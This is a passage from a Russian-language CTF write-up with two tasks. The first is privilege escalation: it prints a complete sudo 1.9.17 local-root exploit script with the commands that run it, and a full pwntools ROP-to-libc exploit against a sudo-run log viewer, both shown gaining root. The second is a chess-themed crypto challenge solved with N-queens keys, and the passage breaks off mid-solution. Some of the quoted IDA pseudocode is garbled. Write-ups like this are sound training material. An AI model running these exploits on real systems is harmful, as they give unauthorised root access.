Sibintek{h3ll0_pr1v4t3_k34y}
max@809ec4faf965:~$ |
```

Второй флаг - **Sibintek{h3ll0_pr1v4t3_k34y}**

05

Поднятие привилегий на сервере backup.

Смотрим, что можно сделать с помощью linpeas.sh, он говорит проверить sudo на уязвимую версию

```
max@809ec4faf965:~$ sudo -V
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
max@809ec4faf965:~$ |
```

Гуглим и находим экспloit на данную версию.

```
#!/bin/bash
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1
cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void woot(void) { setreuid(0,0); setregid(0,0); chdir("/"); }
EOF
mkdir -p woot/etc/libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c
echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

К сожалению, из-за отсутствия gcc придется его собирать у себя. Исполняем его вручную для удобства и получаем root права.

```
(remote) max@809ec4faf965:/home/max$ ls
flag.txt  linpeas.sh  tmp.sh  woot1337.so.2
(remote) max@809ec4faf965:/home/max$ mkdir t
(remote) max@809ec4faf965:/home/max$ mv tmp.sh t
(remote) max@809ec4faf965:/home/max$ cd t/
(remote) max@809ec4faf965:/home/max/t$ ls
tmp.sh
(remote) max@809ec4faf965:/home/max/t$ mv .. /woot1337.so.2 .
(remote) max@809ec4faf965:/home/max/t$ ls
tmp.sh  woot1337.so.2
(remote) max@809ec4faf965:/home/max/t$ mkdir -p woot/etc/libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
(remote) max@809ec4faf965:/home/max/t$ mv woot
woot/          woot1337.so.2
(remote) max@809ec4faf965:/home/max/t$ mv woot1337.so.2 libnss_/
(remote) max@809ec4faf965:/home/max/t$ sudo -R woot woot
root@809ec4faf965:# 
root@809ec4faf965:# |
```

Находим **flag.txt**, читаем его, получаем флаг

```
root@809ec4faf965:/root# ls
flag.txt
root@809ec4faf965:/root# cat flag.txt
Sibintek{sud0_1_9_17_expl01t}
root@809ec4faf965:/root# |
```

Третий флаг - **Sibintek{sud0_1_9_17_expl01t}**

06


Получение root на сервисе.

Возвращаемся обратно на сервис и смотрим, что можно сделать с бинарным файлом.

```
(remote) max@0620ab4bcbbe:/app$ sudo /bin/log_viewer ../../etc/passwd
===== Log Viewer v1.0 =====
Reads log files from /var/log directory

Reading log file from command line argument...
Resolved path: /etc/passwd
Error: Path '/etc/passwd' is outside of /var/log directory
Error: Invalid path! File must be in /var/log directory.
(remote) max@0620ab4bcbbe:/app$ |
```

LFI нельзя получить, придётся проверить другие методы.
Скачиваем и открываем в ida или другом дизассемблере.




```
IDA View-A Pseudocode-A
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char filepath[4096]; // [rsp+10h] [rbp-1100h] BYREF
4     char filename[256]; // [rsp+1010h] [rbp-100h] BYREF
5
6     setup();
7     puts("===== Log Viewer v1.0 =====");
8     printf("Reads log files from %s directory\n\n", "/var/log");
9     if ( argc <= 1 )
10    {
11        printf("Enter log filename (e.g., syslog, auth.log): ");
12        if ( !fgets(filename, 512, stdin) )
13        {
14            puts("Error reading input.");
15            return 1;
16        }
17        filename[strcspn(filename, "\n")] = 0;
18        if ( !filename[0] )
19        {
20            puts("Error: Empty filename.");
21            return 1;
22        }
23    }
24    if ( !strcmp(filepath, "/var/log", 8u) )
25    {
26        strcpy(filepath, filename, 0xFFFFu);
27        filepath[4095] = 0;
28    }
29    else
30    {
31        sprintf(filepath, 0x1000u, "%s/%s", "/var/log", filename);
32    }
33    else
34    {
35        puts("Reading log file from command line argument...");
36        if ( !strcmp(argv[1], "/var/log", 8u) )
37        {
38            strcpy(filepath, argv[1], 0xFFFFu);
39            filepath[4095] = 0;
40        }
41        else
42        {
43            sprintf(filepath, 0x1000u, "%s/%s", "/var/log", argv[1]);
44        }
45    }
46    read_log_file(filepath);
47    return 0;
48 }
```

```
if ( !strcmp(filepath, "/var/log", 8u) )
{
    strcpy(filepath, filename, 0xFFFFu);
    filepath[4095] = 0;
}
else
{
    sprintf(filepath, 0x1000u, "%s/%s", "/var/log", filename);
}
else
{
    puts("Reading log file from command line argument...");
    if ( !strcmp(argv[1], "/var/log", 8u) )
    {
        strcpy(filepath, argv[1], 0xFFFFu);
        filepath[4095] = 0;
    }
    else
    {
        sprintf(filepath, 0x1000u, "%s/%s", "/var/log", argv[1]);
    }
}
read_log_file(filepath);
return 0;
```

Видно, что fgets может принять 512 байт в буфер размером в 256 - у нас есть stack overflow.

Посмотрев файл, ничего не найдём для эксплуатации.
Придётся делать rop2libc (техника эксплуатации уязвимости stack overflow) что т, следовательно скачиваем libc



```
IDA View-A
-000000000000001106 // padding byte
-000000000000001105 // padding byte
-000000000000001104 int argc;
-000000000000001100 char filepath[4096];
-00000000000000100 char filename[256];
+000000000000000000 _QWORD __saved_registers;
+000000000000000008 _UNKNOWN * __return_address;
+000000000000000010 // end of stack variables
```

Указатель `filename` указывает на 0x100 байт. Также, закинем `socat`, запустим `socat`, перекинем `chisel` на порт `socat`.

```
(remote) max@0620ab4bcbbe:/tmp/socat$ ./socat TCP-LISTEN:5555,fork EXEC:"sudo /bin/log_viewer"
```

Напишем экспloit:

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

p = remote('127.0.0.1', 7000) # Укажите хост и порт для удаленного подключения
elf = ELF('./bins/log_viewer')
libc = ELF('./bins/libc.so.6') # Укажите путь к libc целевой системы

rop = ROP(elf)
POP_RDI = 0x0040147e
RET = 0x0040147f

def search_logs(username_payload):
    p.recvuntil(b"syslog, auth.log): ")
    p.sendline(username_payload)

offset_to_ret = 0x108 # Смещение до функции возврата

# Создаем payload для переполнения буфера и leak адреса из libc
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.symbols['main']
log.info(f"puts@plt: {hex(puts_plt)}")
log.info(f"puts@got: {hex(puts_got)}")
log.info(f"main: {hex(main_addr)}")
```

```
# Первый payload для утечки адреса libc
payload = b"A" * offset_to_ret
payload += p64(POP_RDI) # pop rdi; ret
payload += p64(puts_got) # адрес GOT entry puts
payload += p64(puts_plt) # адрес PLT puts
payload += p64(main_addr) # адрес main для возврата в программу

# Отправляем первый payload для утечки адреса libc
print(payload, len(payload))
search_logs(payload)
print(p.recvuntil(b"/var/log directory.\n"))

# Получаем адрес puts из вывода
leaked_data = p.recvline()[:-1]
print(leaked_data)
puts_leaked = u64(leaked_data.ljust(8, b"\x00"))
log.success(f"Leaked puts address: {hex(puts_leaked)}")

# Вычисляем базовый адрес libc
libc_base = puts_leaked - libc.symbols['puts']
log.success(f"Libc base: {hex(libc_base)}")

# Вычисляем адреса нужных функций в libc
system_addr = libc_base + libc.symbols['system']
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh'))

log.info(f"System address: {hex(system_addr)}")
log.info(f"/bin/sh address: {hex(bin_sh_addr)}")

# Создаем второй payload для запуска shell
payload2 = b"A" * offset_to_ret
if RET: # Для выравнивания стека, если необходимо
    payload2 += p64(RET)
payload2 += p64(POP_RDI) # pop rdi; ret
payload2 += p64(bin_sh_addr) # адрес строки /bin/sh
payload2 += p64(system_addr) # адрес функции system
# Отправляем второй payload для получения shell
search_logs(payload2)
# Переходим в интерактивный режим
p.interactive()
```

Выполняем, получаем root.

```
[*] main: 0x4014ee
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
b'Resolved path: (null)\nError: Unable to resolve path '/var/log/AAAAAAA
b'\xa0\x05 \x95A\x7f'
[+] Leaked puts address: 0x7f41952005a0
[+] Libc base: 0x7f4195180000
[*] System address: 0x7f41951d3110
[*] /bin/sh address: 0x7f4195327ea4
[*] Switching to interactive mode
Resolved path: (null)
Error: Unable to resolve path '/var/log/AAAAAAA
Error: Invalid path! File must be in /var/log directory.
ls
socat
whoami
root
```

Четвёртый флаг - **Sibintek{r0p_1n_l0g_v13v3r}**

Переходим в директорию /root, видим **flag.txt**, читаем, забираем последний флаг

```
Error: Invalid path! File must be in
ls
socat
whoami
root
cd /root
ls
flag.txt
cat flag.txt
Sibintek{r0p_1n_l0g_v13v3r}
```



Название: Queen never cry

Категория: Crypto

Очки: динамическое начисление

Описание: У нас в офисе ДНК очень много развлечений! Наших умников всегда особенно привлекает шахматная доска в зоне отдыха, играют даже вместо обеда. Только почему-то королев там слишком много, и расставлены они как-то странно. Там еще записку оставили недавно, единственное - вообще непонятную.

Флаг: Sibintek{Qu3en_1s_m0st_1Mp0rtan7_f1Gur3}

01

Дана картинка, а также файл **enc**. Файл можно попробовать прочитать при помощи `cat`, или открыть в блокноте.

```
$ cat enc
15, 122, 181, 11, 57, 225, 159, 35, 172, 138, 8, 185, 134, 251, 97, 19,
210, 75, 242, 25, 101, 182, 133, 183, 19, 239, 136, 124, 204, 40, 131, 222,
55, 85, 224, 72, 199, 75, 187, 100, 190, 25, 38, 119, 113, 170, 164, 78,
89, 68, 76, 25, 83, 176, 249, 105, 21, 17, 123, 220, 139, 105, 226, 255,
38, 51, 191, 41, 9, 84, 26, 218, 120, 232, 61, 110, 180, 44, 15, 53, 181,
122, 145, 136, 113, 5, 229, 69, 249, 51, 230, 87, 188, 226, 160, 10, 53,
239, 230, 182, 24, 116, 21, 77, 25, 147, 19, 249, 87, 244, 81, 245, 141,
18, 60, 181, 151, 218, 117, 223, 79, 237, 207, 120, 222, 148, 191, 140,
240, 28, 81, 232, 16, 91, 245, 191, 246, 35, 82, 143, 203, 35, 238, 99,
126, 46, 49, 229, 118, 192, 33, 238, 82, 130, 64, 137, 245, 62, 126, 126,
234, 166, 175, 189, 210, 100, 254, 162, 100, 183, 135, 184, 237, 102, 223,
223, 93, 171, 27, 141, 12, 119, 37, 72, 55, 159, 143, 131, 215, 169, 83,
61, 245, 159, 177, 68, 133, 69, 35, 130, 141, 132, 54, 22, 209, 113, 169,
174, 162, 98, 0, 87, 185, 194, 152, 197, 61, 161, 85, 78, 98, 135, 190, 79,
2, 25, 13, 236, 23, 193, 235, 25, 132, 209, 36, 188, 141, 179, 163, 49,
254, 241, 134, 238, 93, 193, 145, 1, 254, 155, 236, 142, 213, 187, 153,
171, 132, 233, 134, 206, 141, 179, 243, 169, 22, 161, 172, 30, 181, 179,
19, 49, 206, 241, 172, 132, 101, 25, 251, 177, 174, 9, 134, 206, 101, 179,
74, 51, 92, 19, 14, 204, 103, 179, 154, 209, 166, 155, 164, 254, 101, 139,
51, 163, 182, 9, 252, 190, 61, 17, 145, 129, 174, 249, 172, 38, 61, 179,
11, 137, 158, 225, 244, 166, 23, 185, 227, 129, 132, 57, 196, 206, 133,
145, 145, 249, 174, 81, 134, 246, 109, 9, 241, 163, 206, 57, 190, 30, 23,
249, 251, 33, 254, 9, 36, 142, 101, 17, 100, 65, 92, 238, 76, 165, 188, 12,
100, 36, 244, 134, 14, 198, 22, 46, 229, 108, 20, 44, 238, 108, 117, 12,
100, 6, 244, 46, 205, 6, 92, 15, 77, 5, 244, 134, 238, 101, 244, 134, 13,
196, 119, 236, 100, 68, 22, 46, 100, 165, 181, 108, 100, 69, 149, 134, 76,
```

6, 52, 46, 173, 228, 117, 79, 140, 108, 181, 204, 236, 196, 22, 71, 100, 64, 149, 14, 100, 65, 92, 12, 109, 69, 149, 239, 100, 165, 92, 175, 14, 108, 214, 143, 204, 108, 22, 46, 76, 229, 213, 173, 100, 102, 22, 46, 238, 230, 119, 134, 173, 198, 245, 206, 204, 38, 221, 134, 77, 230, 188, 236, 100, 229, 117, 239, 204, 108, 117, 79, 172, 69, 149, 175, 238, 71

В выводе видим числа. Пока непонятно, идем дальше.

02

ВАЖНАЯ ПАРТИЯ !!!!

1. c4 f5
2. Nc3 Nf6
3. d4 e6
4. a3 d5
5. e3 Be7
6. Bd3 O-O
7. Nf3 Ne4
8. cxd5 exd5
9. Qb3 Nf6
10. O-O c6
11. Bd2 g6
12. Ne5 Nbd7
13. Nxd7 Qxd7
14. Rad1 Kg7
15. f3 Bd6
16. e4 fxe4
17. fxe4 dxe4
18. Nxe4 Be7
19. Bc3 Qd5
20. Qc2 Bf5
21. Nxf6 Rxf6
22. Bxf5 Rxf5
23. Rxf5 gxf5
24. Qf2 Bd6
25. Qh4 Rf8
26. Re1 Rf6
27. Qh3 Rh6
28. Qf3 Bxh2+
29. Kf1 Bd6
30. Re8 Qxf3+
31. gxf3 Kf7
32. Ra8 Re6
33. Rx a7 Re7
34. Ra8 Ke6
35. Rf8 Rf7

Стоило по-другому
сходить


- тотальный анлак

1/2-1/2



н - длина (`len()`) ключа
надо попробовать начать с малого
(но, думаю, решаемого)

На картинке видим информацию про шифрование, открытый текст передается в ASCII, из этого делаем вывод что то, что нам дали в **enc** - ASCII коды, пробуем расшифровать.



Получаем нечитаемый текст, неправильный вектор.

03

В левой части записи - шахматная нотация партии Max Lange и Max Bezzel

(<https://www.chessgames.com/perl/chessgame?gid=2668007>)

Макс Бессел - автор задачи n-queen problem, состоящей в том, что на доске nхn нужно разместить n ферзей так, чтобы они не атаковали друг друга.

Прийти к n-queen problem нужно, исходя из описания задания про **большое количество ферзей ... в странном порядке**.

Также в картинке говорится про n - длину ключа. В записи также дан алгоритм шифрования флага:

Подашь, короче, открытый текст, НО в Аски
Дальшеключи все собираешь
каждымключомшифруешь

| одинключидетциклично |
| по кругуповторяется |
| сначала код символа коришь сключом |
| потомРЕЗКОцикличныйсдвигвлевоназначениеключас |
| a little leftназначениеключас |

n - длина (len()) ключа
надопробовать начать с малого
(но,думаю,решаемого)

"попробуй начать с малого (но решаемого)" про n, используемого для конкретного раунда шифрования, наименьшим n, при котором задача имеет решение (кроме 1), является 4. То есть первое n = 4.

Составляем обратный алгоритм для дешифровки

```
def text_to_ascii_bytes(text):  
    return [ord(char) for char in text]  
  
def ascii_bytes_to_text(byte_array):  
    return ''.join(chr(byte) for byte in byte_array)  
  
def decrypt(cipher_bytes, keys):  
    decrypted_data = cipher_bytes.copy()  
    for key in reversed(keys):  
        current_round = []  
        n = len(key)  
  
        for i, byte in enumerate(decrypted_data):
```

```

key_index = i % n
key_element = key[key_index]

unshifted = ((byte >> key_element) | (byte << (8 - key_element))) & 0xFF

original_byte = unshifted ^ key_element

current_round.append(original_byte)

decrypted_data = current_round

return decrypted_data

if __name__ == "__main__":
    encrypted = [] #ascii
    keys = [[],[],[], ...] #ключи
    data = decrypt(encrypted, keys)
    print(data)
    print(ascii_bytes_to_text(data))

```

Также пишем (или находим) алгоритм, который будет находить решения-ключи для соответствующего n

```

def isSafe(mat, row, col):
n = len(mat)

# Check this col on upper side
for i in range(row):
if mat[i][col]:
return 0

# Check upper diagonal on left side
i, j = row - 1, col - 1
while i >= 0 and j >= 0:
if mat[i][j]:

```

```

return 0
i -= 1
j -= 1

# Check upper diagonal on right side
i, j = row - 1, col + 1
while i >= 0 and j < n:
if mat[i][j]:
return 0
i -= 1
j += 1

return 1

# Recursive function to place queens
def placeQueens(row, mat, result):
n = len(mat)

# base case: If all queens are placed
if row == n:

# store current solution
ans = []
for i in range(n):
for j in range(n):
if mat[i][j]:
ans.append(j + 1)
result.append(ans)
return

# Consider the row and try placing
# queen in all columns one by one
for i in range(n):

# Check if the queen can be placed
if isSafe(mat, row, i):
mat[row][i] = 1
placeQueens(row + 1, mat, result)

```

```

# backtrack
mat[row][i] = 0

# Function to find all solutions
def nQueen(n):

# Initialize the board
mat = [[0] * n for _ in range(n)]
result = []

# Place queens
placeQueens(0, mat, result)

return result

if __name__ == "__main__":
n = 4

result = nQueen(n)
print(result, sep="\n")

```

```
keys = [[2, 4, 1, 3], [3, 1, 4, 2]]
```

04

Пробуем запустить скрипт, получаем следующий вывод:

```
[186, 199, 174, 27, 11, 27, 255, 90, 167, 64, 67, 142, 246, 203, 8, 219,
84, 78, 148, 139, 233, 161, 47, 254, 90, 107, 71, 160, 164, 85, 31, 181,
123, 190, 4, 1, 252, 78, 222, 96, 55, 220, 50, 248, 73, 65, 38, 49, 8, 54,
97, 139, 88, 145, 204, 8, 106, 156, 216, 165, 158, 95, 20, 188, 243, 141,
254, 10, 138, 182, 211, 149, 1, 83, 234, 48, 103, 117, 123, 234, 111, 199,
143, 7, 73, 60, 44, 105, 13, 141, 52, 249, 39, 3, 6, 19, 107, 107, 52, 246,
2, 183, 171, 41, 10, 136, 155, 140, 120, 179, 137, 236, 174, 132, 226, 238,
126, 194, 168, 189, 184, 123, 125, 128, 52, 176, 254, 39, 69, 244, 137, 4,
66, 206, 172, 190, 117, 13, 145, 63, 156, 13, 116, 88, 49, 101, 138, 108,
113, 18, 10, 52, 80, 0, 1, 15, 109, 229, 240, 176, 149, 33, 126, 174, 84,
55, 244, 86, 225, 169, 63, 134, 173, 39, 253, 189, 40, 73, 219, 47, 162,
175, 42, 1, 123, 232, 127, 95, 124, 89, 153, 170, 109, 232, 142, 97, 238,
62, 26, 87, 174, 48, 178, 243, 76, 159, 78, 54, 215, 7, 3, 249, 15, 2, 199,
109, 43, 25, 169, 49, 209, 40, 246, 57, 210, 220, 107, 36, 122, 26, 92,
139, 230, 154, 34, 166, 174, 137, 30, 202, 53, 155, 55, 52, 40, 26, 143,
75, 53, 200, 100, 55, 108, 201, 207, 30, 230, 91, 55, 53, 174, 137, 156,
14, 114, 25, 102, 179, 111, 137, 155, 202, 180, 155, 102, 103, 233, 220,
220, 206, 183, 92, 55, 53, 233, 137, 81, 218, 32, 140, 115, 37, 249, 137,
215, 205, 247, 200, 38, 180, 233, 72, 154, 94, 119, 92, 228, 182, 43, 156,
143, 79, 183, 219, 102, 114, 43, 137, 91, 15, 54, 27, 164, 118, 122, 217,
28, 79, 230, 221, 37, 53, 238, 152, 143, 140, 183, 158, 55, 244, 169, 92,
140, 94, 180, 221, 246, 179, 122, 219, 220, 74, 53, 92, 34, 55, 233, 156,
32, 73, 32, 99, 97, 110, 39, 116, 32, 98, 101, 32, 115, 117, 114, 101, 44,
32, 98, 117, 116, 32, 105, 116, 32, 115, 101, 101, 109, 115, 32, 108, 105,
107, 101, 32, 116, 104, 101, 32, 107, 101, 121, 115, 32, 97, 114, 101, 32,
110, 111, 119, 32, 105, 110, 32, 97, 115, 99, 101, 110, 100, 105, 110, 103,
32, 111, 114, 100, 101, 114, 46, 32, 65, 110, 100, 32, 73, 32, 116, 104,
105, 110, 107, 32, 110, 32, 105, 115, 32, 116, 104, 101, 32, 114, 101, 97,
108, 108, 121, 32, 112, 114, 101, 116, 116, 121, 32, 110, 117, 109, 98,
101, 114, 44, 32, 105, 116, 39, 115, 32, 108, 105, 107, 101, 32, 105, 110,
102, 105, 110, 105, 116, 121]
```

```
©C®
Z$@CÖÜTNéj;/þZkG ¾Uµ{üNþ`7Ü2ØIA&6aXjØ¥_þ
4ù'kk4ö·«)ÇI<,i
tX1elq~Â„.{}4ºþ'ÈôBÎ~u
4Pmåð°!~ºT7ôVáº?`ý(IÛ/¢~*
{è_|Y¤mèaî>ØWºØ²ØLN6xùCm+Ø1Ñ(ö9ØÜk$zØ\æ"!ºÈ574(ØK5Èd7lÉÍæ[75ºrf³oÈ
'fgéÜÜÍ.\75éQU s§ùxÙíÈ&`éH^w\äÙ+0.Ùfr+[6vzÙOæÝ%5i.7ØØ\^`ÙØ³zÙÜ]5\"Ùé I
```

can't be sure, but it seems like the keys are now in ascending order. And I think n is the really pretty number, it's like infinity

В подписи говорится про то, что в следующем раунде ключи будут идти в обратном порядке, и что n = 8 (бесконечность). Находим ключи для n = 8.

```
keys = [[1, 5, 8, 6, 3, 7, 2, 4], [1, 6, 8, 3, 7, 4, 2, 5], [1, 7, 4, 6, 8, 2, 5, 3], [1, 7, 5, 8, 2, 4, 6, 3], [2, 4, 6, 8, 3, 1, 7, 5], [2, 5, 7, 1, 3, 8, 6, 4], [2, 5, 7, 4, 1, 8, 6, 3], [2, 6, 1, 7, 4, 8, 3, 5], [2, 6, 8, 3, 1, 4, 7, 5], [2, 7, 3, 6, 8, 5, 1, 4], [2, 7, 5, 8, 1, 4, 6, 3], [2, 8, 6, 1, 3, 5, 7, 4], [3, 1, 7, 5, 8, 2, 4, 6], [3, 5, 2, 8, 1, 7, 4, 6], [3, 5, 2, 8, 6, 4, 7, 1], [3, 5, 7, 1, 4, 2, 8, 6], [3, 5, 8, 4, 1, 7, 2, 6], [3, 6, 2, 5, 8, 1, 7, 4], [3, 6, 2, 7, 1, 4, 8, 5], [3, 6, 2, 7, 5, 1, 8, 4], [3, 6, 4, 1, 8, 5, 7, 2], [3, 6, 4, 2, 8, 5, 7, 1], [3, 6, 8, 1, 4, 7, 5, 2], [3, 6, 8, 1, 5, 7, 2, 4], [3, 6, 8, 2, 4, 1, 7, 5], [3, 7, 2, 8, 5, 1, 4, 6], [3, 7, 2, 8, 6, 4, 1, 5], [3, 8, 4, 7, 1, 6, 2, 5], [4, 1, 5, 8, 2, 7, 3, 6], [4, 1, 5, 8, 6, 3, 7, 2], [4, 2, 5, 8, 6, 1, 3, 7], [4, 2, 7, 3, 6, 8, 1, 5], [4, 2, 7, 3, 6, 8, 5, 1], [4, 2, 7, 5, 1, 8, 6, 3], [4, 2, 8, 5, 7, 1, 3, 6], [4, 2, 8, 6, 1, 3, 5, 7], [4, 6, 1, 5, 2, 8, 3, 7], [4, 6, 8, 2, 7, 1, 3, 5], [4, 6, 8, 3, 1, 7, 5, 2], [4, 7, 1, 8, 5, 2, 6, 3], [4, 7, 3, 8, 2, 5, 1, 6], [4, 7, 5, 2, 6, 1, 3, 8], [4, 7, 5, 3, 1, 6, 8, 2], [4, 8, 1, 3, 6, 2, 7, 5], [4, 8, 1, 5, 7, 2, 6, 3], [4, 8, 5, 3, 1, 7, 2, 6], [5, 1, 4, 6, 8, 2, 7, 3], [5, 1, 8, 4, 2, 7, 3, 6], [5, 1, 8, 6, 3, 7, 2, 4], [5, 2, 4, 6, 8, 3, 1, 7], [5, 2, 4, 7, 3, 8, 6, 1], [5, 2, 6, 1, 7, 4, 8, 3], [5, 2, 8, 1, 4, 7, 3, 6], [5, 3, 1, 6, 8, 2, 4, 7], [5, 3, 1, 7, 2, 8, 6, 4], [5, 3, 8, 4, 7, 1, 6, 2], [5, 7, 1, 3, 8, 6, 4, 2], [5, 7, 1, 4, 2, 8, 6, 3], [5, 7, 2, 4, 8, 1, 3, 6], [5, 7, 2, 6, 3, 1, 4, 8], [5, 7, 2, 6, 3, 1, 8, 4], [5, 7, 4, 1, 3, 8, 6, 2], [5, 8, 4, 1, 3, 6, 2, 7], [5, 8, 4, 1, 7, 2, 6, 3], [6, 1, 5, 2, 8, 3, 7, 4], [6, 2, 7, 1, 3, 5, 8, 4], [6, 2, 7, 1, 4, 8, 5, 3], [6, 3, 1, 7, 5, 8, 2, 4], [6, 3, 1, 8, 4, 2, 7, 5], [6, 3, 1, 8, 5, 2, 4, 7], [6, 3, 5, 7, 1, 4, 2, 8], [6, 3, 5, 8, 1, 4, 2, 7], [6, 3, 7, 2, 4, 8, 1, 5], [6, 3, 7, 2, 8, 5, 1, 4], [6, 3, 7, 4, 1, 8, 2, 5], [6, 4, 1, 5, 8, 2, 7, 3], [6, 4, 2, 8, 5, 7, 1, 3], [6, 4, 7,
```

```
, 3, 8, 6, 4, 2, 5], [7, 2, 4, 1, 8, 5, 3, 6], [7, 2, 6, 3, 1, 4, 8, 5], [7, 3, 1, 6, 8, 5, 2, 4], [7, 3, 8, 2, 5, 1, 6, 4], [7, 4, 2, 5, 8, 1, 3, 6], [7, 4, 2, 8, 6, 1, 3, 5], [7, 5, 3, 1, 6, 8, 2, 4], [8, 2, 4, 1, 7, 5, 3, 6], [8, 2, 5, 3, 1, 7, 4, 6], [8, 3, 1, 6, 2, 5, 7, 4], [8, 4, 1, 3, 6, 2, 7, 5]]
```

```
keys.reverse()
```

05

Отделяем ASCII символы подсказки, запускаем скрипт, получаем вывод

```
[81, 28, 70, 209, 229, 106, 225, 48, 37, 2, 241, 135, 18, 41, 62, 54, 234, 58, 174, 147, 110, 128, 162, 162, 210, 174, 225, 63, 91, 83, 98, 143, 86, 249, 236, 185, 58, 63, 101, 216, 103, 112, 52, 94, 236, 3, 134, 157, 155, 219, 121, 147, 168, 64, 45, 121, 18, 113, 159, 43, 179, 123, 78, 171, 116, 53, 7, 149, 227, 220, 81, 15, 191, 78, 87, 125, 84, 211, 243, 242, 6, 28, 194, 161, 236, 246, 174, 252, 143, 53, 44, 90, 85, 10, 6, 21, 22, 174, 44, 102, 193, 216, 176, 253, 147, 33, 146, 143, 40, 200, 56, 234, 1, 17, 119, 6, 48, 13, 188, 175, 89, 238, 9, 191, 25, 196, 229, 197, 174, 208, 218, 173, 192, 61, 172, 163, 110, 55, 186, 65, 187, 50, 207, 56, 127, 150, 214, 12, 12, 78, 54, 7, 119, 6, 48, 13, 188, 175, 89, 238, 9, 191, 25, 196, 229, 197, 174, 208, 218, 173, 192, 61, 172, 163, 110, 55, 186, 65, 187, 50, 207, 56, 127, 150, 214, 12, 12, 78, 54, 137, 250, 3, 248, 129, 124, 145, 221, 155, 237, 135, 5, 7, 152, 218, 205, 0, 60, 165, 0, 167, 127, 154, 233, 175, 27, 38, 147, 1, 67, 184, 182, 93, 86, 160, 1, 192, 56, 99, 120, 243, 14, 160, 198, 56, 114, 254, 118, 4, 1, 195, 54, 114, 248, 120, 39, 129, 228, 31, 240, 90, 245, 14, 1, 236, 23, 103, 90, 121, 142, 166, 197, 189, 240, 112, 81, 45, 32, 110, 111, 119, 32, 105, 116, 39, 115, 32, 102, 114, 111, 109, 32, 109, 110, 32, 116, 111, 32, 109, 97, 120, 33, 33, 32,
```

110, 32, 105, 115, 32, 108, 97, 114, 103, 101, 115, 116, 32, 112, 114, 105, 109, 101, 32, 110, 117, 109, 98, 101, 114, 32, 105, 110, 32, 91, 50, 59, 49, 49, 41, 46, 32, 65, 110, 100, 32, 100, 111, 110, 39, 116, 32, 102, 114, 111, 103, 101, 116, 32, 100, 101, 108, 101, 116, 101, 32, 115, 101, 99, 111, 110, 100, 32, 97, 110, 100, 32, 116, 104, 105, 114, 100, 32, 107, 101, 121, 32, 110, 111, 119, 44, 32, 105, 116, 39, 115, 32, 105, 109, 112, 111, 114, 116, 97, 110, 116]

QFÑåjá0%ñ)>6ê:@n¢¢ò@á?[SbVùì¹?:eØgp4^ìÙy`@-yq+³{N«t5äÜQ;NW}TÓóòÅjìö®ü5,ZU
-YíØ°ý!¿ÄåÅ®ÐÚÀ=¬£n7ºA»2Í8Ö

Néúø|YíÚÍ<¥§é-.¶]V Å8cxó Å8rþvÅ6rþx'äðZöigZy|ÅðpQ- now it's from min to max!!! n is largest prime number in [2;11]. And don't forget delete second and third key now, it's important

n = 5, ключи в убывающем порядке. Ключи для n = 5:

```
